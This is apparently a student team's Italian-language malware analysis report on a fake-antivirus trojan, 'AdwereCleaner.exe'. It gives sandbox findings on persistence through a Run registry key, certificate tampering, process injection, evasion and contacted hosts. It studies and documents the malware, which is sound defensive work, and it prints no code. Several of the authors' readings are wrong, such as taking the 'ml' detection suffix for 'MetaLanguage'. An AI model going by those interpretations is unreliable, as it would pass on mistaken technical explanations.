

## Build Week III

### Team 4

Team

BARELLA Gianluca, Catalano Leonardo, CALABON Antre Mark, CIOCCA Jacopo, FANCELLO Alessandra Gaia, FRAU Vincenzo, MILANI Marco, PEDRANA Yuri, RAZZAQ Iqra, VALORI Riccardo

# ESERCIZIO 1

## Esercizio 1: Malware Analysis.

Scaricare il Malware nel link indicato ed effettuare un'analisi completa, un test di esecuzione su VM, pulire le tracce.

Per l'analisi la suddivideremo in 2 tipi:

- Analisi automatica con tool online ("VirusTotal, Cuckoo Sandbox, Hydrid Analysis")
- Analisi statica/dinamica con tool sulla macchina ("CFF Explorer, Procmon64")

### Analisi VirusTotal:

Effettuando l'upload del file "AdwereCleaner.exe" su VirusTotal il risultato della scansione è il seguente:

The screenshot shows the VirusTotal analysis interface for the file 51290129ccccca38c6e3b4444d0dfb8d848c8f3fc2e5291f... (AdwereCleaner.exe). The main summary panel indicates a high malicious score of 53/70 from 219 security vendors. The file is identified as AdwereCleaner.exe, has a size of 190.82 KB, and was last analyzed 26 days ago. The threat category is trojan, and the family label is porcupine/mint. Below the summary, there are tabs for DETECTION, DETAILS, RELATIONS, ASSOCIATIONS, BEHAVIOR, and COMMUNITY (with 21+ members). A green bar at the bottom encourages joining the community. Further down, sections show popular threat labels (trojan.porcupine/mint), threat categories (trojan, fakeav), and security vendors' analysis (AhnLab-V3, Dropper/Win32.Dapato.R137988, Alibaba, Hoax:MSIL/Porcupine.e66e0e97).

A primo impatto vediamo che il file è catalogato come file malevolo e che viene riconosciuto dai vari Vendor d'analisi di Sicurezza come un TrojanAV:

Σ  ↑ ⤵ ⟳ ⟳ ⟳ ⟳ Sign in Sign up

### Security vendors' analysis ⓘ

Do you want to automate checks?			
AhnLab-V3	ⓘ Dropper/Win32.Dapato.R137988	Alibaba	ⓘ Hoax:MSIL/Porcupine.e66e0e97
Antiy-AVL	ⓘ HackTool[Hoax]/MSIL.Agent	Arcabit	ⓘ Trojan.Mint.Porcupine.ED5D10
Avast	ⓘ Win32:FakeAV-FLW [Trj]	AVG	ⓘ Win32:FakeAV-FLW [Trj]
Avira (no cloud)	ⓘ JOKE/Agent.rlham	BitDefender	ⓘ Gen:Heur.Mint.Porcupine.luZ@bOy2N...
CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (W)	CTX	ⓘ Exe.trojan.fakeav
Cylance	ⓘ Unsafe	Cynet	ⓘ Malicious (score: 99)
DeepInstinct	ⓘ MALICIOUS	DrWeb	ⓘ Trojan.FakeAV.17850
Elastic	ⓘ Malicious (high Confidence)	Emsisoft	ⓘ Gen:Heur.Mint.Porcupine.luZ@bOy2N...
eScan	ⓘ Gen:Heur.Mint.Porcupine.luZ@bOy2N...	ESET-NOD32	ⓘ MSIL/Hoax.Agent.NBD
Fortinet	ⓘ W32/Agent.GDC!tr	GData	ⓘ Gen:Heur.Mint.Porcupine.luZ@bOy2N...
Google	ⓘ Detected	Gridinsoft (no cloud)	ⓘ Fake.Win32.Gen.vlli
Huorong	ⓘ Rogue/FakeAV.j	Ikarus	ⓘ Trojan.Fakeav

Σ  ↑ ⤵ ⟳ ⟳ ⟳ ⟳ Sign in Sign up

K7AntiVirus	ⓘ Trojan ( 005863041 )	K7GW	ⓘ Trojan ( 005863041 )
Kaspersky	ⓘ Trojan-FakeAV.Win32.Agent.gdc	Kingsoft	ⓘ Win32.Trojan-FakeAV.Agent.gdc
Malwarebytes	ⓘ Malware.AI.4246652318	MaxSecure	ⓘ Trojan.Malware.8111435.susgen
McAfee Scanner	ⓘ Tl!51290129CCCC	Microsoft	ⓘ Rogue:Win32/Wadebooc
NANO-Antivirus	ⓘ Trojan.Win32.FakeAV.dnxbbe	Palo Alto Networks	ⓘ Generic.ml
Panda	ⓘ Trj/Cl.A	QuickHeal	ⓘ Trojan.Ghanarava.1733357063398454
Rising	ⓘ Rogue.WadeboocI8.B98F (CLOUD)	Sangfor Engine Zero	ⓘ Joke.Win32.Wadebooc.Vh2s
Skyhigh (SWG)	ⓘ Artemis!Trojan	Sophos	ⓘ Mal/Generic-R
Symantec	ⓘ Trojan.FakeAV	Tencent	ⓘ Win32.Trojan.Malware.Gtg!
Trellix (ENS)	ⓘ Artemis!248AADD395FF	Trellix (HX)	ⓘ Gen:Heur.Mint.Porcupine.luZ@bOy2N...
TrendMicro	ⓘ TROJ_GEN.R002C0DF621	TrendMicro-HouseCall	ⓘ TROJ_GEN.R002C0DF621
Varist	ⓘ W32/ABRisk.DQPU-2152	VBA32	ⓘ SigAdware.WATSoftwareRott...com
VIPRE	ⓘ Gen:Heur.Mint.Porcupine.luZ@bOy2N...	ViriT	ⓘ Trojan.Win32.FakeAV.BAKO

Alcuni specificano anche che il file contiene testo -ml ossia MetaLanguage, linguaggio di programmazione con codice sorgente, ciò viene correlato al fatto che molto probabilmente il malware contiene porzioni di codice malevolo che va a modificare i registri del sistema OS.

## Analisi Cuckoo Sandbox:

Effettuando l'upload del file "AdwereCleaner-exe" su Cuckoo Sandbox il risultato della scansione è il seguente:

The screenshot shows the Cuckoo Sandbox interface with the following details:

- File Information:** AdwereCleaner.exe
- Summary:**
  - Size: 190.8KB
  - Type: PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
  - MD5: 248aadd395ffa7ffb1670392a9398454
  - SHA1: c53c140bbdeb556fca33bc7f9b2e44e9061ea3e5
  - SHA256: 51290129ccccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc
  - SHA512: 124412D7
  - CRC32: None
  - ssdeep: None
- Score:** This file is very suspicious, with a score of 10 out of 10!
- Please notice:** The scoring system is currently still in development and should be considered an alpha feature.
- Feedback:** Expecting different results? Send us this analysis and we will inspect it. Click here.
- Yara:**
  - escalate\_priv - Escalade privileges
  - screenshot - Take screenshot
  - win\_registry - Affect system registries
  - win\_token - Affect system token
  - win\_private\_profile - Affect private profile
  - win\_files\_operation - Affect private profile

Cuckoo da uno score di 10 out of 10 e ci fornisce maggiori dettagli rispetto a VirusTotal, nella sezione della scansione con Yara, ha rilevato 6 eventi malevoli:

- escalate\_priv → che va a cercare di effettuare una escalation privilege.
- screenshot → va ad effettuare uno screenshot del sistema.
- win\_registry → va a modificare i registri del sistema Windows.
- win\_token → va a modificare i token del sistema.
- win\_private\_profile → va ad accedere al profilo privato
- win\_files\_operation → va ad accedere ai file privati.

Nella sezione Signatures abbiamo altri dettagli sulla scansione:

The screenshot shows the Cuckoo Analysis interface at the URL <https://cuckoo.cert.ee/analysis/6017533/summary>. The main navigation bar includes links for Dashboard, Recent, Pending, Search, Submit, Import, and a settings icon. On the left, a vertical sidebar contains icons for various analysis steps. The main content area is titled "Signatures" and lists several Yara rule detections:

- Yara rules detected for file (6 events)
- Allocates read-write-execute memory (usually to unpack itself) (43 events)
- Checks if process is being debugged by a debugger (2 events)
- Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) (1 event)
- Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)
- The executable contains unknown PE section names indicative of a packer (could be a false positive) (1 event)
- Creates executable files on the filesystem (1 event)
- Drops a binary and executes it (1 event)
- Drops an executable to the user AppData folder (1 event)
- Checks adapter addresses which can be used to detect virtual network interfaces (1 event)

### Signatures

Yara rules detected for file (6 events)			
description	rule	rule	rule
Escalade priviledges	escalate_priv		
Take screenshot	screenshot		
Affect system registries	win_registry		
Affect system token	win_token		
Affect private profile	win_private_profile		
Affect private profile	win_files_operation		

Come 1\* dettaglio abbiamo i 6 file eventi rilevati da Yara.

The screenshot shows the Cuckoo analysis interface at the URL <https://cuckoo.cert.ee/analysis/6017533/summary>. The main content area displays a table of memory allocation events. The table has columns for Time & API, Arguments, Status, Return, and Repeated. There are three rows of data:

Time & API	Arguments	Status	Return	Repeated
NtProtectVirtualMemory Feb. 24, 2025, 11:13 a.m.	process_identifier: 2356 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x000007fef19c1000 process_handle: 0xffffffffffffffffffff	1	0	0
NtProtectVirtualMemory Feb. 24, 2025, 11:13 a.m.	process_identifier: 2356 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x000007fef206a000 process_handle: 0xffffffffffffffffffff	1	0	0
NtAllocateVirtualMemory Feb. 24, 2025, 11:13 a.m.	process_identifier: 2356 region_size: 1769472 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0aaaaaaaaaaaaaa000000000000	1	0	0

Come 2\* dettaglio abbiamo dei dettagli sui processi di read,write,execute sulla memoria del sistema.

The screenshot shows the Cuckoo analysis interface with the "Signatures" tab selected. It lists several Yara rules detected for the file:

- Yara rules detected for file (6 events)
- Allocates read-write-execute memory (usually to unpack itself) (43 events)
- Checks if process is being debugged by a debugger (2 events)
- Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) (1 event)

Below the list, there is a section for the "registry" key, specifically for the path `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid`.

Abbiamo un dettaglio di un evento dove va ad acquisire informazioni sui registri di sistema Windows, nello specifico in `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid`.

The screenshot shows the Cuckoo analysis interface for a specific file. On the left, there's a vertical toolbar with various icons for file operations. The main area displays several log entries:

- Creates executable files on the filesystem (1 event)
  - file C:\Users\Administrator\AppData\Local\6AdwCleaner.exe
- Drops a binary and executes it (1 event)
  - file C:\Users\Administrator\AppData\Local\6AdwCleaner.exe
- Drops an executable to the user AppData folder (1 event)
  - file C:\Users\Administrator\AppData\Local\6AdwCleaner.exe
- Checks adapter addresses which can be used to detect virtual network interfaces (1 event)
  - Time & API GetAdaptersAddresses
  - Arguments flags: 15  
Feb. 24, 2025, 11:14 a.m. family: 0
  - Status 111
  - Return 0
  - Repeated 0

Below these logs, two additional sections are shown:

- The binary likely contains encrypted or compressed data indicative of a packer (2 events)
- File has been identified by 11 AntiVirus engine on IRMA as malicious (11 events)

Vediamo che il malware va a creare nella sezione utente Amministratore AppData, (dove si hanno i privilegi d'amministratore) un file .exe “6AdwCleaner.exe” e dopo averlo creato lo va ad eseguire.

Inoltre va ad effettuare una ricerca sulle porte Nic (Network Interface Card) che ci sono nel sistema hardware.

The screenshot shows the Cuckoo analysis interface for a specific file, focusing on the antivirus detection section. The results are listed in a table:

Antivirus Engine	Signature / Result
G Data Antivirus (Windows)	Virus: Gen:Heur.Mint.Porcupine.luZ@b0y2NApig (Engine A)
Avast Core Security (Linux)	FileRepMalware [Trj]
F-Secure Antivirus (Linux)	Joke.JOKE/Agent.rlham (3, 1, 1) [Aquarius]
Sophos Anti-Virus (Linux)	Mal/Generic-R
eScan Antivirus (Linux)	Gen:Heur.Mint.Porcupine.luZ@b0y2NApig(DB)
ESET Security (Windows)	MSIL/Hoax.Agent.NBD application
DrWeb Antivirus (Linux)	Trojan.FakeAV.17850
WithSecure (Linux)	Joke.JOKE/Agent.rlham
Bitdefender Antivirus (Linux)	Gen:Heur.Mint.Porcupine.luZ@b0y2NApig
Kaspersky Standard (Windows)	Trojan-FakeAV.Win32.Agent.gdc
Emsisoft Commandline Scanner (Windows)	Gen:Heur.Mint.Porcupine.luZ@b0y2NApig (B)

Below the table, another section indicates detections from VirusTotal:

- File has been identified by 53 AntiVirus engines on VirusTotal as malicious (50 out of 53 events)

Infine troviamo una sezione dove il file, è stato identificato dai vari Vendor AntiVirus come malevolo.

## Analisi Hybrid Analysis:

Effettuando l'upload del file “AdwereCleaner.exe” su Hybrid Analysis il risultato della scansione è il seguente:

The screenshot shows the Hybrid Analysis platform interface. In the top right corner, there's a red box with the word "malicious". Below it, the Threat Score is listed as 100/100, and the AV Detection rate is 81%. The file is labeled as Mint.Porcupine.Generic and has the tag #evasive. The "Community Score" is at 0. In the "Anti-Virus Results" section, CrowdStrike Falcon and MetaDefender both report "malicious".

Submission	AdwereCleaner.exe
name:	
Size:	191KiB
Type:	pe(x) executable
Mime:	application/x-dosexec
SHA256:	51290129ccccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0 d219fd642530adc
Submitted At:	2020-07-11 23:50:10 (UTC)
Last Anti-Virus Scan:	2025-02-24 08:54:51 (UTC)
Last Sandbox Report:	2024-06-18 07:49:47 (UTC)

Anti-Virus Results

CrowdStrike Falcon	MetaDefender
Static Analysis and ML	Multi Scan Analysis

Anche qui abbiamo uno score malicious con un Threat 100/100.

Hybrid Analysis ci mette a disposizione delle Falcon Sandbox Reports, ossia un sistema sandbox dove va a testare il file eseguendolo per vedere il suo comportamento.

The screenshot shows the 'Falcon Sandbox Reports' section of the Hybrid Analysis website. It displays four entries:

- Windows 11 64 bit**: Endermarch@Fake... (June 18th 2024 07:49:47 (UTC)) - Labeled as Malicious. Threat Score: 100/100. Indicators: 4 40 163.
- Windows 10 64 bit**: Endermarch@Fake... (February 1st 2023 01:30:58 (UTC)) - Labeled as Malicious. Threat Score: 100/100. Indicators: 13 39 68.
- Windows 7 32 bit**: AdwereCleaner.exe (December 2nd 2021 08:45:40 (...)) - Labeled as Malicious. Threat Score: 100/100. Indicators: 9 35 39.
- Windows 7 64 bit**: Endermarch@Fake... (July 11th 2020 23:50:19 (UTC)) - Labeled as Malicious. Threat Score: 100/100. Indicators: 9 35 39.

On the right side, there is an 'Analysis Overview' sidebar with sections for Anti-Virus Scanner Results, Relations, Incident Response, and Community (0). A 'Back to top' link is also present.

Tutte le macchine Sandbox hanno uno score di Threat del 100%, nello specifico visualizzerò quella di Windows 10, che anche a livello di scansione con indicatori è la più riuscita.

The screenshot shows a detailed view of a sample report for Endermarch@FakeAdwCleaner.exe. The main content includes:

- Report Summary**: Generated on February 1st 2023 at 01:30:58 (UTC) on a Windows 10 64-bit system.
- Threat Score**: 100/100. AV Detection: 81%. Labeled as: Mint.Porcupine.Generic #evasive.
- Risk Assessment** table:

Type	Description
Spyware	Hooks API calls
Stealer/Phishing	Scans for artifacts that may help identify the target
Persistence	Installs hooks/patches the running process Modifies System Certificates Settings Modifies auto-execute functionality by setting/creating a value in the registry Writes data to a remote process
Fingerprint	Queries firmware table information (may be used to fingerprint/evade) Queries kernel debugger information
- Incident Response** sidebar: Incident Response, Indicators, File Details, Screenshots (23), Hybrid Analysis (3), Network Analysis, Extracted Strings, Extracted Files (8), Notifications, and Community (0).
- Back to top** link.

The screenshot shows a browser window with several tabs open at the top, including "The-MALW", "VirusTotal", "Cuckoo Sar", "Free Autom", and "Free Autom". The main content area displays the "HYBRID ANALYSIS" logo and the "Risk Assessment" section for a specific sample. The section is organized into categories: **Spyware**, **Stealer/Phishing**, **Persistence**, **Fingerprint**, **Evasive**, and **Network Behavior**. Each category lists various behaviors or modifications observed in the sample. For example, under Persistence, it mentions "Installs hooks/patches the running process" and "Modifies System Certificates Settings". Under Fingerprint, it lists actions like "Queries firmware table information" and "Queries kernel debugger information". Under Network Behavior, it indicates "Contacts 2 domains and 3 hosts". On the right side, there is a sidebar titled "Incident Response" with links to "Indicators", "File Details", "Screenshots (23)", "Hybrid Analysis (3)", "Network Analysis", "Extracted Strings", "Extracted Files (8)", "Notifications", and "Community (0)". Below the sidebar, there is a link to "Back to top" and a message about activating Windows.

Hybrid Analysis ci fornisce vari dettagli sul Risk Assessment:

Il TrojanAV va ad effettuare un lavoro di persistenza nel sistema, andando ad effettuare delle patch con il suo processo, andando a modificare le security di certificazione di sistema, per permettere anche la funzionalità di auto esecuzione modificato i valori nel registro di windows.

Fa un lavoro di Fingerprint, ossia andare ad effettuare specifiche query al sistema per acquisire particolari informazioni sensibili.

Va ad effettuare delle Query a dei sistemi host remoti alla rete, nello specifico a 2 domini e a 3 host differenti:

<https://www.hybrid-analysis.com/sample/51290129cccc38c6e3b4444d0dfb8d848c8f3fc2e5291f...>

**HYBRID ANALYSIS**

Request Info ▾

IP, Domain, Hash...

## Network Analysis

### DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
<a href="#">ifdnzact.com</a> <small>OSINT</small>	<a href="#">208.91.196.46</a> TTL: 238	PDR Ltd. d/b/a PublicDomainRegistry.com  Organization: Privacy Protect, LLC (PrivacyProtect.org)  Name Server: NS1NSRESOLUTION.COM Creation Date: 2022-10-18T14:11:01	<a href="#">Virgin Islands (BRITISH)</a>
<a href="#">www.vikingwebscanner.co</a> <small>m OSINT</small>	<a href="#">104.247.81.53</a> TTL: 600	Key-Systems GmbH  Organization: Hush Whois Protection Ltd.  Name Server: NS1PARKINGCREW.NET Creation Date: 2015-12-11T19:04:57	<a href="#">Canada</a>

Incident Response  
Indicators  
File Details  
Screenshots (23)  
Hybrid Analysis (3)

**Network Analysis**

- DNS Requests (2)
- Contacted Hosts (3)
- Contacted Countries
- Extracted Strings
- Extracted Files (8)
- Notifications
- Community (0)

[Back to top](#)

<https://www.hybrid-analysis.com/sample/51290129cccc38c6e3b4444d0dfb8d848c8f3fc2e5291f...>

**HYBRID ANALYSIS**

Request Info ▾

IP, Domain, Hash...

## Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
<a href="#">104.247.81.53</a> <small>OSINT</small>	<a href="#">49739</a> TCP	<a href="#">6adwcleaner.exe</a> PID: 3568 6adwcleaner.exe PID: 3004	<a href="#">Canada</a>
<a href="#">99.84.224.203</a>	<a href="#">49753</a> TCP	<a href="#">6adwcleaner.exe</a> PID: 3004	<a href="#">United States</a>
<a href="#">208.91.196.46</a> <small>OSINT</small>	<a href="#">49755</a> TCP	<a href="#">6adwcleaner.exe</a> PID: 3004	<a href="#">Virgin Islands (BRITISH)</a>

Attiva Windows  
Passa a Impostazioni per attivare Windows.

Incident Response  
Indicators  
File Details  
Screenshots (23)  
Hybrid Analysis (3)

**Network Analysis**

- DNS Requests (2)
- Contacted Hosts (3)
- Contacted Countries
- Extracted Strings
- Extracted Files (8)
- Notifications
- Community (0)

[Back to top](#)

<https://www.hybrid-analysis.com/sample/51290129cccc38c6e3b4444d0dfb8d848c8f3fc2e5291fcd0219fd642530adc63d9c0d16901a073373a03ec#sample-network-traffic>

14:08 24/02/2025

Attiva Windows  
Passa a Impostazioni per attivare Windows.

Il Malware va ad effettuare una comunicazione a 2 server DNS e nello specifico a 3 socket (Indirizzo ip + porta) "IP: 104.247.81.53 P: 49739", "IP 99.84.224.203 P: 49753", "IP

208.91.196.46 P:49755", e vediamo che la locazione di queste macchine si dovrebbe trovare nell'area delle Isole Vergini, Canada e Stati Uniti.

## Malicious Indicators:

The screenshot shows the Hybrid Analysis interface for a specific sample. The main content area displays 'Malicious Indicators' with a count of 13. Below this, under 'Anti-Detection/Stealthiness', there are two sections: one for creating processes in suspended mode and another for querying firmware tables. Both sections include details like API calls, source, relevance, and ATT&CK IDs. The right sidebar provides navigation links for Incident Response, File Details, Screenshots, Hybrid Analysis, Network Analysis, Extracted Strings, Extracted Files, Notifications, and Community. A note at the bottom right says 'Attiva Windows'.

Malicious Indicators (13)

Anti-Detection/Stealthiness

Creates a process in suspended mode (likely for process injection)

details "Endermanch@FakeAdwCleaner.exe" called "CreateProcessW" with parameter "%LOCALAPPDATA%\AdwCleaner.exe" - (UID: 00000000-000008156)

source API Call

relevance 10/10

ATT&CK ID T1055.012 ([Show technique in the MITRE ATT&CK™ matrix](#))

Queries firmware table information (may be used to fingerprint/evasive)

details "6AdwCleaner.exe" at 00000000-00003004-00000036-22629595  
"6AdwCleaner.exe" at 00000000-00003004-00000036-22630048

source API Call

relevance 10/10

ATT&CK ID T1120 ([Show technique in the MITRE ATT&CK™ matrix](#))

External Systems

Sample detected by CrowdStrike Static Analysis and ML with relatively high confidence

Sample was identified as malicious by a large number of Antivirus engines

Incident Response

Indicators

- Malicious (13)
- Suspicious (39)
- Informative (68)

File Details

- Screenshots (23)
- Hybrid Analysis (3)
- Network Analysis
- Extracted Strings
- Extracted Files (8)
- Notifications
- Community (0)

Back to top

Attiva Windows

Passa a Impostazioni per attivare Windows.

Il malware trojan va a creare i processi in suspended mode per cercare di non farsi detectare e agire in modo stealth e va ad effettuare delle query alla tabella firmware.

The screenshot shows a detailed analysis report for a file sample. The main content is organized into several sections:

- External Systems**:
  - Sample detected by CrowdStrike Static Analysis and ML with relatively high confidence**
    - details**: CrowdStrike Static Analysis and ML (QuickScan) yielded detection: win/malicious\_confidence\_1 00% (W)
    - source**: External System
    - relevance**: 10/10
  - Sample was identified as malicious by a large number of Antivirus engines**
    - details**: 49/70 Antivirus vendors marked sample as malicious (70% detection rate)
    - source**: External System
    - relevance**: 10/10
  - Sample was identified as malicious by a trusted Antivirus engine**
    - details**: No specific details available
    - source**: External System
    - relevance**: 10/10
- General**:
  - The analysis extracted a file that was identified as malicious**
  - The analysis spawned a process that was identified as malicious**

A sidebar on the right contains links to various analysis sections and a promotional message for activating Windows.

This screenshot provides more detailed information from the previous report section:

- Sample was identified as malicious by a large number of Antivirus engines**
- Sample was identified as malicious by a trusted Antivirus engine**
- General**:
  - The analysis extracted a file that was identified as malicious**
    - details**: 49/70 Antivirus vendors marked dropped file "6AdwCleaner.exe.bin" as malicious (classified as "Gen:Variant.Lazy" with 70% detection rate)
    - details**: 49/70 Antivirus vendors marked dropped file "6AdwCleaner.exe" as malicious (classified as "Gen:Variant.Lazy" with 70% detection rate)
    - source**: Binary File
    - relevance**: 10/10
  - The analysis spawned a process that was identified as malicious**
    - details**: 49/70 Antivirus vendors marked spawned process "6AdwCleaner.exe" (PID: 3568) as malicious (classified as "Gen:Variant.Lazy" with 70% detection rate)
    - source**: Monitored Target
    - relevance**: 10/10
- Installation/Persistence**:
  - Writes data to a remote process**
- Network Related**

A sidebar on the right contains links to various analysis sections and a promotional message for activating Windows.

Altri sistemi di scansione hanno verificato questo Sample “AdwereClearner.exe” e lo hanno diagnosticato come malevolo.

Nella sezione Installation/Persistence, vediamo che il processo .exe va a scrivere ad un processo remoto ossia nella sezione %LOCALAPPDATA%, questa tecnica è molto comune

per cercare di ottenere ed effettuare una privilege escalation, perchè nella sezione APPDATA, è permesso leggere e scrivere.

Inoltre come precedentemente descritto c'è un traffico anomalo con porte inusuali in 3 indirizzi ip.

The screenshot shows the Hybrid Analysis interface for a specific sample analysis. The main content area displays several sections of network-related findings:

- Installation/Persistence**:
  - Writes data to a remote process:
    - details: "Endermanch@FakeAdwCleaner.exe" wrote 4024 bytes to a remote process "%LOCALAPPDATA%\6AdwCleaner.exe" (Handle: 1196)
    - source: API Call
    - relevance: 6/10
  - ATT&CK ID: T1055 (Show technique in the MITRE ATT&CK™ matrix)- Network Related**:
  - Uses network protocols on unusual ports:
    - details: TCP traffic to 104.247.81.53 on port 49739, TCP traffic to 99.84.224.203 on port 49753, TCP traffic to 208.91.196.46 on port 49755
    - source: Network Traffic
    - relevance: 7/10
  - ATT&CK ID: T1571 (Show technique in the MITRE ATT&CK™ matrix)
- Spyware/Information Retrieval**

On the right side, there is a sidebar titled "Incident Response" which includes a section for "Indicators" with categories: Malicious (13), Suspicious (39), and Informative (68). Below this are links for File Details, Screenshots (23), Hybrid Analysis (3), Network Analysis, Extracted Strings, Extracted Files (8), Notifications, and Community (0). At the bottom of the sidebar, there is a link to "Back to top".

At the very bottom right, there is a message: "Attiva Windows Passa a Impostazioni per attivare Windows."

Nella sezione System Security, vediamo le modifiche alle policy di Sistema dei certificati, andando a modificare i registri degli accessi di Windows, ciò serve come tecnica di difesa e persistenza per permettere di evadere le difese del OS Windows.

Inoltre c'è una dll che permette di riavviare/spegnere il sistema operativo.

HYBRID ANALYSIS

https://www.hybrid-analysis.com/sample/51290129ccccca38c6e3b4444d0dfb8d848c8f3fc2e5291f...

Request Info

IP, Domain, Hash...

Uses network protocols on unusual ports

**Spyware/Information Retrieval**

Scans for artifacts that may help identify the target

**System Security**

**Modifies System Certificates Settings**

details "6AdwCleaner.exe" (Access type: "DELETEVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\SYSTEM CERTIFICATES\CA\CERTIFICATES"; Key: "8AD5C9987E6F190BD6F5416E2DE44CCD641D8CDA")  
"6AdwCleaner.exe" (Access type: "SETVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\SYSTEMCERTIFICATES\CA\CERTIFICATES\8AD5C9987E6F190BD6F5416E2DE44CCD641D8CDA"; Key: "BLOB")  
source Registry Access  
relevance 8/10  
ATT&CK ID T1112 (Show technique in the MITRE ATT&CK™ matrix)

**Unusual Characteristics**

Contains ability to reboot/shutdown the operating system

details ExitWindowsEx@USER32.DLL from Endermarch@FakeAdwCleaner.exe (PID: 8156) (Show Stream)  
source Hybrid Analysis Technology  
relevance 5/10  
ATT&CK ID T1529 (Show technique in the MITRE ATT&CK™ matrix)

Incident Response

Indicators

Malicious (13)  
Suspicious (39)  
Informative (68)

File Details

Screenshots (23)  
Hybrid Analysis (3)  
Network Analysis  
Extracted Strings  
Extracted Files (8)

Notifications  
Community (0)

Back to top

Attiva Windows  
Passa a Impostazioni per attivare Windows.

## Suspicious Indicators:

Come attività sospetta abbiamo che il processo “6AdwCleaner.exe” cerca di agire in maniera stealth andando in sleep per un lungo periodo di tempo, per non farsi detectare.

The screenshot shows the Hybrid Analysis interface for a specific sample. The main panel displays a list of 'Suspicious Indicators' under two categories: 'Anti-Reverse Engineering' and 'Environment Awareness'. In the 'Environment Awareness' section, there is a detailed entry for 'Tries to sleep for a long time (more than two minutes)'. This entry includes a 'details' section listing numerous sleep durations in milliseconds, such as "6AdwCleaner.exe" sleeping for "1566804069" milliseconds, repeated multiple times. Below this, there are sections for 'source' (API Call), 'relevance' (10/10), and 'ATT&CK ID' (T1497.003). To the right, a sidebar titled 'Incident Response' shows links to 'Indicators' (Malicious 13, Suspicious 39, Informative 68), 'File Details', 'Screenshots' (23), 'Hybrid Analysis' (3), 'Network Analysis', 'Extracted Strings', 'Extracted Files' (8), 'Notifications', and 'Community' (0). At the bottom right, there is a message about activating Windows.

**Suspicious Indicators** (39)

**Anti-Reverse Engineering**

- Creates guarded memory regions (anti-debugging trick to avoid memory dumping)
- PE file has unusual entropy sections

**Environment Awareness**

- Contains ability to retrieve a module handle for the specified module
- Tries to sleep for a long time (more than two minutes)**
  - details**: "6AdwCleaner.exe" sleeping for "1566804069" milliseconds  
"6AdwCleaner.exe" sleeping for "00600000" milliseconds  
"6AdwCleaner.exe" sleeping for "00579985" milliseconds  
"6AdwCleaner.exe" sleeping for "00559969" milliseconds  
"6AdwCleaner.exe" sleeping for "00539938" milliseconds  
"6AdwCleaner.exe" sleeping for "00519875" milliseconds  
"6AdwCleaner.exe" sleeping for "00499860" milliseconds  
"6AdwCleaner.exe" sleeping for "00479844" milliseconds
  - source**: API Call
  - relevance**: 10/10

**ATT&CK ID**: T1497.003 ([Show technique in the MITRE ATT&CK™ matrix](#))

**Incident Response**

**Indicators**

- Malicious (13)
- Suspicious (39)**
- Informative (68)

File Details

Screenshots (23)

Hybrid Analysis (3)

Network Analysis

Extracted Strings

Extracted Files (8)

Notifications

Community (0)

Back to top

Attiva Windows  
Passa a Impostazioni per attivare Windows.

Va ad effettuare una Lettura nel file di configurazione Windows:

The screenshot shows the Hybrid Analysis interface for a specific sample. The main panel displays various behaviors and indicators. Key sections include:

- External Systems:** Sample was identified as malicious by at least one Antivirus engine.
- General:** Includes a detailed section on "Reads configuration files".
  - details:** "Endermarch@FakeAdwCleaner.exe" read file "%LOCALAPPDATA%\Microsoft\Windows\History\desktop.ini"
  - source:** API Call
  - relevance:** 4/10
- Installation/Persistence:** Includes actions like "Drops executable files", "Modifies auto-execute functionality by setting/creating a value in the registry", and "Writes a PE file header to disc".
- Network Related:** Found potential IP address in binary/memory.

The right sidebar contains navigation links and status messages:

- Incident Response
- Indicators**
  - Malicious (13)
  - Suspicious (39)
  - Informative (68)
- File Details
  - Screenshots (23)
  - Hybrid Analysis (3)
  - Network Analysis
  - Extracted Strings
  - Extracted Files (8)
  - Notifications
  - Community (0)
- Back to top

At the bottom right, there's a message: "Attiva Windows Passa a Impostazioni per attivare Windows."

## Installation/Persistence:

Va a salvare il file eseguibile in %LOCALAPPDATA% e ci fornisce una specifica che è di tipo PE32 executable (GUI), quindi all'apertura del file ci apparirà un'interfaccia grafica.

Va ad effettuare una modifica per auto eseguire delle funzionalità cambiando/creando dei valori nel registro di sistema di Windows.

Va a scrivere un PE File Header sul disco:

The screenshot shows the Hybrid Analysis interface with the following details:

- Installation/Persistence**
- Drops executable files** (ATT&CK ID: T1105)

  - Details: "6AdwCleaner.exe" has type "PE32 executable (GUI) Intel 80386 Mono/.Net assembly for MS Windows" - [targetUID: N/A].
  - Source: Binary File.
  - Relevance: 10/10.

- Modifies auto-execute functionality by setting/creating a value in the registry** (ATT&CK ID: T1547.001)

  - Details: "6AdwCleaner.exe" (Access type: "SETVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN"; Key: "ADWCLEANER"; Value: "%LOCALAPPDATA%\6AdwCleaner.exe" -auto").
  - Source: Registry Access.
  - Relevance: 8/10.

- Writes a PE file header to disc** (ATT&CK ID: T1056.001)

  - Details: "Endermarch@FakeAdwCleaner.exe" wrote 26972 bytes starting with PE header signature to file "%LOCALAPPDATA%\6AdwCleaner.exe".
  - Source: API Call.
  - Relevance: 10/10.

**Incident Response**

- Indicators**
  - Malicious (13)
  - Suspicious (39)
  - Informative (68)
- File Details
- Screenshots (23)
- Hybrid Analysis (3)
- Network Analysis
- Extracted Strings
- Extracted Files (8)
- Notifications
- Community (0)

[Back to top](#)

**Attiva Windows**  
Passa a Impostazioni per attivare Windows.

